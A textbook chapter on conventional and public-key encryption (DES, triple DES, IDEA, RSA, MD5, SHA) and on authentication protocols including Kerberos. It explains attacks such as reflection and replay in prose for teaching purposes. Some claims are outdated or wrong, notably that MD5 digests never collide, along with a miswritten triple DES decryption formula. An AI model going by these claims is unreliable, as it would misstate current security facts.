Comparison of Conventional and Public Key Encryption Systems

Conventional Encryption	Public Key Encryption
In order to work it needs:	*In order to work it needs:*
1. The same algorithm with the same key to be used for both encryption and decryption.	1. One algorithm to be used for encryption and decryption with a pair of keys, one for encryption and other for decryption.
2. The sender and the receiver sharing the algorithm and the key.	2. The sender and the receiver each to be in possession of one of the matched pair of keys.
In order to ensure security:	*In order to ensure security:*
1. The key must be kept secret.	1. One of the two keys must be kept secret.
2. To decipher a message, if no other informationis is available, should be impos-sible	2. To decipher a message, if no other information is available, should be impossible or at least impractical
3. Algorithm knowhow and samples of the ciphertext must not compromise on the key.	3. Algorithm knowhow along with one of the keys andsamples of the ciphertext must not lead to the determination of the other key.
Problems:	*Problems:*
1. Keys distribution is a problem. The secrery of the entire algorithm hinges on the key remaining a secret. For encryption systems all over the world, secure distribution amounts to an impossible task. Often couriers hand-carry keys to their destinations.	1. Public Key cryptosystems are slow and symmetric algorithms have been observed to perform times faster than public key systems. Even though computer hardware is increasing in speed every year, the bandwidth requirements are increasing proportionally, so there is always going to be a need to encrypt data faster.

2. Unmanageable key space. If the use of a separate key for each pair of users in the network is assumed then the total number of keys is proportional to n^2 which is very large when n gets large.	2. They have been shown to be vulnerable to chosen plaintext attacks. If $C = E(P)$, when P is one plaintext texts, then a cryptanalyst only has to encrypt all n possible plaintexts and compare the results to C (since public key is known to everyone). This way one cannot get the decryption key but he surely can get P.

CRYPTOGRAPHIC ALGORITHMS

DES

The Data Encryption Standard, developed by IBM, is one of the most widely used encryption schemes. It was adopted in 1977 by the National Institute of Standards and Technology (formerly National Bureau of Standards). It is a block cipher based encryption technique based on a 56-bit key. DES algorithm transforms a 64-bit input, in a series of steps into a 64-bit output. The same steps, with the same key, are used to reverse the encryption.




Fig. 9.3 General Description of DES Algorithm

The algorithm uses a 56-bit key and there are 19 stages involved in the generation of the ciphertext from the plaintext. As shown in the figure above, in the first step a key independent transformation is carried out on the block of a 64-bit plaintext. Then, in the next 16 stages, different functions of the 56-bit key are applied to the input of that particular stage. The swap stage, following the 16 iterations, involves the exchange of the extreme 32-bits with the extreme right 32-bits. The last stage is the exact inverse of the first stage, and results in the ciphertext. For decryption, the same key is employed and the steps are run in the reverse order.

Concern about DES

There are 2^{56} possible keys that can be employed in the DES algorithm. Although using the brute force approach appears to be improbable. But way back in 1977, Diffie and Hellman proposed a parallel machine design that can break DES. Later in 1995, Wiener proved that the DES is no longer secure as given a small piece of plaintext and the corresponding ciphertext it can be broken. With rapid advancements in processor architecture and the parallel-processing field, the vulnerability of the algorithm has increased with the passage of time.

Triple DES

The susceptibility of the DES, to the exhaustive search approach of the entire key space, made it vulnerable and it became essential to find an alternative. Since, there was already a huge investment in software and equipment, due to widespread adoption of DES, the preservation of investment required a search for an alternative, that would use the DES as the basic building block of another encryption algorithm. The obvious alternative, method was to use multiple encryptions with DES and multiple keys.

Double DES

The simplest form of multiple encryptions used a double encryption of the plaintext, using two different keys. The 64-bit block of plaintext is encrypted using one key, producing an intermediate ciphertext, which is further encrypted using another key using DES. The plaintext P is encrypted with two keys to generate the ciphertext C as shown here.

$$C = E_{K2}(E_{K1}(P))$$

For decrypting the ciphertext, the two keys are applied in reverse order.

$$P = D_{K1}(D_{K2}(C\,))$$




Fig. 9.4 Double Encryption

Meet-in-the-Middle Attack: The double DES algorithm can be attacked using an approach that does not depend on any particular property of DES, but instead works against any block encryption cipher.

From the above figure it is observed that $C = E_{K2}(E_{K1}(P))$ and $X = E_{K1}(P) = D_{K2} (C)$.

For a given Plaintext, P, if the Ciphertext C, in known then meet-in-the middle attack as suggested by Diffie and Hellman, can be used. In the attack, the P is encrypted for all the 2^{56} values of K_1. These results are then stored and sorted by the values of K_2. Next, C is decrypted using all the 2^{56} values of 2. Each decryption is compared against the stored results for a match. If a match is found, then the two resulting key values are tested against a new plaintext-ciphertext pair. The generation of another match ensures that the keys are found.

Triple DES with Two Keys

The susceptibility of the Double DES to the meet-in-the-middle attack can be overcome by a three stage encryption that uses three different 56-bit keys. The triple encryption requires three independent 56-bit keys, amounting to a relatively large key length of 56 × 3 = 168 bits. Managing the encryption with such a large key becomes expensive and difficult.




Fig. 9.5 Triple Encryption

Tuchman proposed an alternative triple encryption method that is based on two 56-bit keys, amounting to a total key length of 112 bits only. In the triple DES with two keys, in the first stage, the plaintext is encrypted using K1 followed by the second stage that runs the DES algorithm on decryption mode using key K_2. In the final stage, the resulting ciphertext of stage two is encrypted using K_1 again. The function follows an encrypt-decrypt-encrypt (EDE) sequence as shown in the figure above.

$$C = E_{K1} (D_{K2}(E_{K1}(P)))$$

This means that the sequence to be followed for decryption is decrypt-encrypt-decrypt (DED).

$$P = D_{K1}(E_{K2}(D_{K1}(P)))$$

The triple DES follows EDE encryption sequence rather than EEE sequence, mainly to maintain backward compatibility. A system communicating with another host that uses DES can use the $K_1 = K_2$ and will be able to communicate. Triple DES is a relatively popular option, compared to DES, because of the greater security it offers.

IDEA

IDEA or International Data Encryption Algorithm, is a block-oriented conventional encryption algorithm, developed by Xuejia Lai and James Massey of the Swiss Federal Institute of Technology. It is one of a number of conventional encryption algorithms proposed in recent years, to replace DES.

IDEA is a block cipher that uses a 128-bit key to encrypt data in blocks of 64 bits. The use of 128-bit key as compared to 64-bit key used in DES makes it difficult to break using brute force approach.

The basic structure of the algorithm is similar to DES as the 64-bit plaintext input blocks are mangled in a sequence of parameterized iterations to produce the 64-bit ciphertext output blocks. Since extensive bit mangling is done at each stage, the number of iterations is restricted to 8.

PUBLIC KEY ALGORITHMS

In 1976, Whitfield Diffie and Martin Hellman, and also Ralph Merkle working independently, developed what is known as *Public-Key Cryptography* revolutionizing the way encryption was done on the network systems. Public-Key cryptography differs from conventional cryptography in one very significant detail - the key used for encryption is different from the key used for decryption. This development made it possible for users to exchange the encryption keys over an insecure network publicly. In 1977, Rivest, Shamir, and Adleman developed a public-key system algorithm that is now known as RSA (after its inventors).

The RSA Algorithm

RSA is an internet encryption and authentication system that uses an algorithm developed in 1977 by Ron Rivest, Adi Shamir, and Leonard Adleman. The RSA algorithm is the most commonly used encryption and authentication algorithm and is included as part of web browsers from Netscape and Microsoft.

How the RSA System Works?

Briefly, the algorithm involves multiplying two large prime numbers (a prime number is a number divisible only by that number and the number 1), and through additional operations deriving a set of two numbers that constitutes the public key and the private key. Once the keys have been derived, the original prime numbers are no longer important and can be discarded. Both the public and the private keys are needed for encryption / decryption. The private key is kept secret and only the owner ever needs to know it. While using the RSA system, the private key never needs to be sent across the internet.

The private key is used to decrypt text that has been encrypted with the public key. Thus, if sender (A) wants to send a confidential/secret message to B, then A needs to find out public key of B (but not his private key) from trusted sources, and encrypt a message to him using the public key of B.

When B receives the encrypted message, he decrypts it with his private key. The message can be tapped by anyone on the wire, but in absence of access to B's private key it cannot be decoded. Additionally, A and B can use the system for authenticating each other. If B wanted to be sure that the message claimed to be coming from A is from the real A, rather than an intruder who may be claiming to be A, it can send a challenge message to A asking it to encrypt it using its private key and send it back. On receiving the private key encrypted message from A, B can decrypt it using A's known public key. If the challenge is addressed successfully, B can be sure of A's identity as no one else has the private key of A.

A tabular representation of the RSA algorithm is shown below:

To do this	Use whose Key	Which key?
Send an encrypted message	receiver's	Public key
Send an encrypted signature	sender's	Private key
Decrypt an encrypted message	receiver's	Private key
Decrypt an encrypted signature (and authenticate the sender)	sender's	Public key

Mathematical Explanation of the RSA Algorithm

RSA is a public key encryption technique. As with all public key encryption techniques, one key is needed for encryption and a different, but related key, is needed for decryption. It is very difficult to determine the decryption key even if the algorithm and the encryption key are known. An additional RSA characteristic is that either of the two keys can be used for encryption with the other used for decryption. The steps involved in the algorithm are as follows:

1. Two large prime numbers, P and Q, are chosen. These numbers are typically in the range of 10^{100}.
2. Compute the product $(P \times Q)$ and call it W . Also, compute the number $Z = (P - 1) \times (Q - 1)$.
3. Select and odd number E, which is less than the product $(P \times Q)$ and is relatively prime to Z. In other words, numbers E and Z have no common prime factors.
4. Now compute a number D such that Z evenly divides $(E \times D) - 1$. In other words, it satisfies the condition $E \times D = 1 \pmod{Z}$.

The plaintext is divided into blocks, such that each message P falls in the interval $0 <= P < N$. This can be achieved by grouping the plaintext into blocks of K bits such that K is the largest integer satisfying $2^k < N$.

Plaintext P		Ciphertext C			After decryption	
Symbolic	Numeric	P^{11}	P^{11}(mod 51)	C^3	C^3(mod 51)	Symbolic
A	1	1	1	1	1	A
B	2	2048	8	512	2	B
C	3	177147	24	13824	3	C
D	4	4194304	13	2197	4	D
E	5	48828125	11	1331	5	E
F	6	362797056	39	59319	6	F

Sender's computation **Reciever's computation**

For encryption of P, C = P^E (mod N) is computed. To derive the plaintext P from the given C, P = C^D (mod N) is computed. For P in the given range, the encryption and decryption functions are inverses. The public key comprises the pair E, N and the private key comprises D, N.

For illustrating the functioning of the algorithm, let us assume P = 3 and Q = 17 in the step one mentioned above. The second step of the algorithm will compute N = (P × Q) = (3 × 17) = 51 and Z = (P – 1) × (Q – 1) = 32. Let us select E =11, that satisfies all the criteria of step 3. The selected E, an odd number, it is lesser than N = 51 and is relatively prime to Z = 32. In the step four the value of D is determined by solving the equation 11 × D = 1 (mod 32) that evaluates the value of D = 3. The plaintext P, encrypted by public key (11, 51) gives the ciphertext C = P^{11} (mod 51). For decryption the private key (3, 51) is used to get P = C^3 (mod 51). The following table shows the encryption and decryption process for the first few alphabets of the English language. Since N is 51, the block P will consist of 5 bits at a time. Assume each alphabet is encrypted in five bits.

Message Digest Algorithm (MD5)

The MD5, message digest algorithm, was developed by Ron Rivest at MIT. The algorithm generates a fixed size, unique signature value for a variable sized message. It relies on the one way hash function, which computes a fixed length string (128-bit) as an output for any arbitrarily long piece of plaintext input.

A hash function H generates a hash value h of the form h = H (M). Where M is a variable length message, and H (M) is the fixed length value.

The hash value is appended to the message, at the source, at a time when the message is assumed to be in its original form. At the receiving end, the integrity of the message can be authenticated by computing the hash value and comparing it with the appended hash value (signature) of the message. Since the secrecy of the hash function is not maintained, it is essential that the hash value is protected.

The hash function (message digest) has the following important properties:

- It is easy to compute the digest MD(P) if the plaintext P is given
- Given MD(P), it is effectively impossible to determine P
- No two messages can have the same message digest (hash value)

The strength of the MD5 algorithm lies in the basis of its computation, where each one of the 128 bit output is derived from every bit in the input. According to Rivest, the possibility of coming up with two messages that compute to the same hash value is in the order of 2^{64} operations. The difficulty of finding a message from a given digest (hash value) is in the order of 2^{128} operations.




Fig. 9.6 Digital Signature using Message Digests

Mechanism of the Message Digest Algorithm

Sender A takes the plaintext P that he wants to send to receiver B and computes the message digest of P by applying the hash function. The message digest is then encrypted using the shared key, or the private key, and both the plaintext P and encrypted digest (MD5(P)) are sent to the receiver B. If an intruder happens to intercept the message and replace P, the receiver can come to know about it when he generates the message digest from P.

The most widely used message digest function is MD5. It is the fifth in a series of functions developed by Ron Rivest. The algorithm itself was designed to be simple to program, without requiring large programs or substitution tables. It operates by mangling the bits in a sufficiently complicated way, so that every output bit is affected by every input bit.

SHA

Secured Hash Algorithm closely models the MD4 algorithm and processes the input in blocks of 512 bits. The algorithm was developed by National Institute of Standards and Technology (NIST) and has been published as Federal Information Processing Standard 180 (FIPS 180).

The algorithm takes a message with a maximum length of less than 2^{64} bits as input, and produces an output of a 160-bit message digest. The input is processed in blocks of 512 bits. SHA's code is 32-bits longer than MD5's, all other things being equal, it is more secure than MD5 by the factor of 2^{32}. The additional security comes at a price of computational performance. Also having a hash code that which is not a power of two, might lead to some inconvenience.

Some processor architectures (Intel 80xxx series) store the least significant byte of a word in the low-address byte position (little endian). Others (SUN Sparcstation) store the most significant byte of a word in the low-address byte position (big endian). MD5 uses a little endian scheme for interpreting a message as a sequence of 32-bit words, whereas, SHA uses a big endian approach. A quick comparison of the algorithms is shown in the following table.

	MD5	**SHA**
Digest length	128 bits	160 bits
Basic unit of processing	512 bits	512 bits
Maximum message size	Infinite	2^{64} bits
Byte storage architecture	Little endian	Big endian

AUTHENTICATION PROTOCOLS

The cryptographic algorithms discussed in previous section are used for addressing important issues like authentication, confidentiality, integrity and non-repudiation, that are essential for the development of electronic commerce.

Authentication Using a Shared Secret Key

The shared secret key based authentication assumes that through some offline or online mechanism the two parties have established a secret key. The challenge-response based protocol, that can authenticate both parties over the network, is based on a simple principle: one party sends a random number, known as a challenge, to the other, who then transforms it using the shared secret key and returns the result. The first party compares the actual response with the expected response and verifies the identity of the second party.




Fig. 9.7 Two Way Authentication using a Challenge-Response Protocol

Message Sequence for the Shared Key Authentication Protocol

1. In message 1, Alice sends her identity, A, to Bob in a manner that Bob understands.
2. Since Bob is not sure about the identity of the originator of the message, i.e., whether it came from Alice or from an imposter masquerading as Alice, he chooses a large random number R_B and sends it in message 2, challenging Alice to respond with the ciphertext.
3. Alice encrypts the message with the key she shares with Bob and sends the ciphertext, $K_{AB}(R_B)$, back in message 3.
4. On receiving this message Bob knows that it came from Alice, because nobody else knows K_{AB} and therefore could not generate it. Bob is now convinced about Alice's identity, but this is not the case with Alice. Another person might have intercepted message 1 and sent back R_B in response to her initial message. To confirm Bob's identity, she generates a random number R_A and sends the challenge across as plaintext in message 4.
5. Alice is positive that she is indeed talking to Bob when he responds with ciphertext $K_{AB}(R_B)$ in message 5.

To ensure that the session is secure, a session key K_S can be chosen by Alice and sent across to Bob after encrypting it with K_{AB}. Thus the original key K_{AB} is used only to ensure the identity of the two communicating parties.

The mechanism assumes, the random numbers thrown as challenges are large numbers and nobody has intercepted or observed in earlier sessions. The protocol requires that the initiator of the communication must prove his/her identity prior to any challenge being answered by the receiver of the communication. The following version which shortens the above protocol, does not follow the above assumption. Although, at the surface level it appears more efficient but it leads to failure through reflection attack.

Alice initiates the challenge-response protocol by sending her claim of identity and the challenge. When Bob responds to Alice's challenge, he too sends his own challenge piggybacking on his reply, as shown in the figure below. Alice verifies Bob's identity by comparing Bob's response with the expected response and then sends back a response to Bob's challenge, by encrypting the challenge with shared secret key.




Fig. 9.8 A Shortened Two Way Authentication Protocol

Reflection Attack

The above protocol is shorter compared to the original two way challenge authentication protocol. But at the same time it is susceptible to reflection attacks. If Bob is an institution like a bank, which accepts multiple connections at the same time then the protocol can easily be defeated.

The intruder Tracy, starts the reflection attack by claiming that she is Alice and sending R_T to Bob. Bob responds to the challenge and at the same time throws his challenge R_B. Since Tracy is not aware of $K_{AB}(R_B)$ she cannot proceed. But she can open a second session with Bob by sending message 3 and challenging Bob with the same random number R_B that was posed as a challenge in message 2. Bob encrypts it and sends back $K_{AB}(R_B)$ in message 4. Tracy is now armed with the missing information to complete the first session and abort the second session. Bob is tricked into believing that the intruder is Alice and can divulge sensitive information to the intruder.

The following general rules help in designing a correct authentication protocol.

- The initiator should prove his identity before the responder.
- The initiator and responder use different keys for proof. This will involve two shared keys K_{AB} and K'_{AB}.
- The initiator and responder may draw their challenges from different sets. For example, the initiator may use even numbers and the responder, odd numbers.




Fig. 9.9 The Reflection Attack

Authentication Using a Key Distribution Center

In the electronic commerce environment where one has to deal with a large number of people, many of them strangers spread across the continents, the task of maintaining and exchanging a shared secret key becomes cumbersome and ominous. An alternate approach, that eliminates much of the hassles of key exchanges and management, involves a trusted key distribution center (KDC). In this approach, the authentication and session key management is routed through the KDC.




Fig. 9.10 Authentication using a Key Distribution Center

Each user establishes a single shared key with the trusted third party called KDC. Assuming Alice and Bob have both established a shared secret key with the KDC, the KDC authentication protocol works as follows:

1. When Alice wants to communicate with Bob, she picks a session key K_S and sends the KDC a message (B, K_S) encrypted with the secret key K_A which she shares with the KDC, informing that she wants to talk to Bob using K_S. This is accompanied by her identity A to form the message 1 (A, K_A(B, K_S)). Since the message is encrypted with K_A, which is known only to Alice, the KDC knows that the message has come from her.
2. The KDC decrypts this message, extracting Bob's identity and the session key, and sends the message 2 (K_B(A,K_S)) to Bob, encrypted with K_B, the secret key that Bob shares with the KDC. Bob knows that the message has come from the trusted KDC because no one else knows his secret key. Bob, on decrypting the message, comes to know that Alice wants to talk to him, and which key she wants to use.

Replay Attack

As the name suggests, this attack is carried out by capturing messages that flow to and fro through a session, and replaying them again to the same entity. Consider the case of

Bob being a e-retailer. A competitor records a session where Alice orders a few items from Bob. Later, competitor plays the same message over, causing another order to be placed on behalf of Alice; as a result, creating a false order situation for Bob as well as a loss of trust in the Business.

To counter replay attacks there are some alternatives:

- A timestamp should be included in each message. This ensures that obsolete messages are discarded. But this would require synchronized of all the clocks on net work. As this is difficult, an interval is decided, during which the stamp is valid.
- A one time, unique message number, called a nonce, should be included in each message. But this necessitates the nonces to be remembered forever, to ensure that replayed messages are discarded.
- A multiway challenge-response protocol is to be used, in which each party generates a challenge and responds to one.

Authentication Using Kerberos

Kerberos is a network authentication protocol. It was developed as a part of Project Athena at MIT to provide a solution to network security problems. Consider a distributed environment having many users on different workstations and services, available on servers distributed across the network. An unauthorized user may be able to gain access to services and data that he or she is not authorized to access. Instead of building elaborate authentication protocols at each server, Kerberos provides a centralized authentication server, whose function is to authenticate users to servers and servers to users.

Kerberos is designed to provide strong authentication for client/server applications by using secret key cryptography. It uses strong cryptography so that a client can prove its identity to a server (and vice versa) across an insecure network connection. After a client and server has used Kerberos to prove their identity, they can also encrypt all their communications to assure privacy and data integrity, as they go about their business. Kerberos involves three servers in addition to the client workstation.

1. *Authentication Server* (*AS*): It verifies the users during the login process. It stores a secret password for every user.
2. *Ticket Granting Server* (*TGS*): It issues 'proof of identity tickets'. These tickets are used to tell the other servers that the bearer of the TGS ticket is actually the person who he or she claims to be.
3. *The Server*: This is the server that does the work the clients want to be performed.

Message Sequence for the Authentication Protocol Using Kerberos

1. Alice logs on to a workstation and requests for a service on the host. The workstation sends her name to the AS in plaintext as message 1.
2. AS verifies the access rights granted to Alice from the information stored in the database and generates a ticket granting ticket and session key. These are sent to Alice as message 2, after encrypting them with her secret key.

3. The workstation prompts Alice for the password, to decrypt the incoming message and obtains the session key and TGS ticket inside it. The ticket and authenticator containing the user's name, network address and time are sent to the TGS, after encrypting them with the TGS's secret key, K_{TGS}, in message 3.
4. The TGS responds by creating a session key K_{AB}, that Alice will be using for her communication with Bob. Two versions of the ticket are created and sent back in message 4. One is encrypted with session key K_S so that only Alice can decrypt it. The other is encrypted using the Bob's key K_B, so that only the server hosting the desired service can understand it.
5. Alice can communicate with Bob by sending the session key K_{AB}, and sending the ticket and authenticator to the server in message 5.
6. Bob verifies that the ticket and authenticator match, then grants access to the service. He responds by encrypting, using the session key in message 6. The exchange of message is time-stamped.




Fig. 9.11 Overview of Kerberos

Kerberos was designed with the provision of multiple realms so that the entire reliance is not on a single authentication server. Each realm has its own AS and TGS. Alice, in order to procure a ticket for a server located in a distant realm, would approach her own TGS for a ticket, that would be accepted by its counterpart in the distant realm. If the distant TGS has registered with the local TGS, Alice's TGS will be able to provide a ticket valid at the distant TGS. Alice can thus get tickets for servers in distant realms, and carry out her work.

Shortcomings of Kerberos

Version 4 of Kerberos was developed for use with the Project Athena environment and hence, was not fully equipped to address general purpose needs. There were technical deficiencies like:

- *Double Encryption*
  The tickets provided to the clients are encrypted twice, one with the secret key of the target server and again with the secret key known only to the client. The second encryption is unnecessary and only puts more load on the computational resources.
- *Session Keys*
  Each ticket includes a session key, used by the client to encrypt the authenticator sent to the service, associated with that ticket. The same ticket is used repeatedly by the client to gain service from a particular server. This increases the risk of messages, from an old session to the client or the server, being replayed by an intruder.




Fig. 9.12 Request for Service in Another Realm

- *Password Attacks*
  The message from AS to the client includes data encrypted with a key, based on the client password. This can be captured by an opponent snooping on the network who may attempt to decrypt it by using various passwords. If the decryption is successful, the opponent discovers the client's password and can use it to gain authentication credentials from Kerberos.

Version 5 of Kerberos addresses some of the environmental and technical shortcomings of Version 4. It has longer ticket lifetimes, allows tickets to be renewed, issues postdated tickets and provides a mechanism known as pre-authentication, which make password attacks difficult.

Authentication Using Public Key Cryptography

The public and private key pairs can also be used for authentication purposes. Since the private key is known only to the owner, a challenge message encrypted using the public key can be decrypted by the owner of the corresponding private key only. A protocol based on this principle can be used for authentication. Message sequence for the mutual authentication protocol, using public key cryptography is as follows:

1. Alice picks up a random number, R_A, and encrypts it along with her identity, using Bob's public key, E_B. This is sent to Bob as message 1.
2. Bob, on receiving the message, decrypts it with his private key to extract A and R_A. He then chooses a random number, R_B, and forms a message compromising R_A, R_B and a proposed session key, K_S. This is encrypted with Alice's public key to form message 2.
3. Alice, on receiving the message 2, decrypts it with her private key to retrieve R_A, R_B and K_S. Since the message contains R_A it ensures that the message is not a replay. Alice now encrypts the number R_B with the session key K_S and sends it to Bob as message 3. Bob, on decrypting this, is assured that Alice received the previous message (number 2) and verified its authenticity by checking R_A.

Fig. 9.13 Mutual Authentication using Public Key Cryptography

The above protocol assumes that Alice and Bob know each other's public keys. If this is not the case then the public keys need to be exchanged in the first two messages. This renders the protocol susceptible to a "bucket-brigade" attack. An intruder can intercept Alice's message to Bob and send her own public key to Alice, making her think that she has a key for talking to Bob, when in fact it is an intruder on the opposite end. Then, the intruder can read all the messages intended for Bob.

If public keys are stored in a public database, then the initial public key exchange can be avoided. Alice and Bob can fetch each other's keys from the database. But the vulnerability to the bucket-brigade attack still exists, as the intruder can masquerade as the database and intercept the message. This can be foiled by resorting to the interlock protocol proposed by Rivest and Shamir, in 1984. Also, in the above case the public keys are assumed to be stored in a public database, that can be accessed by intruder as well, whenever any attempt to access the public key of a user can be intercepted by the intruder, who in turn supplies its own public key to the user, rather than that of the requested party. Thus, it places the intruder in a position to intercept tall messages sent by the user. Key management, in a public key based authentication, assumes importance in order to avoid such attacks. To ensure better key management and delivery the Certification Authority maintain a trusted database that can verify the authenticity of the supplied public key, by binding it closely with the identity of a person.

Public Key Infrastructure

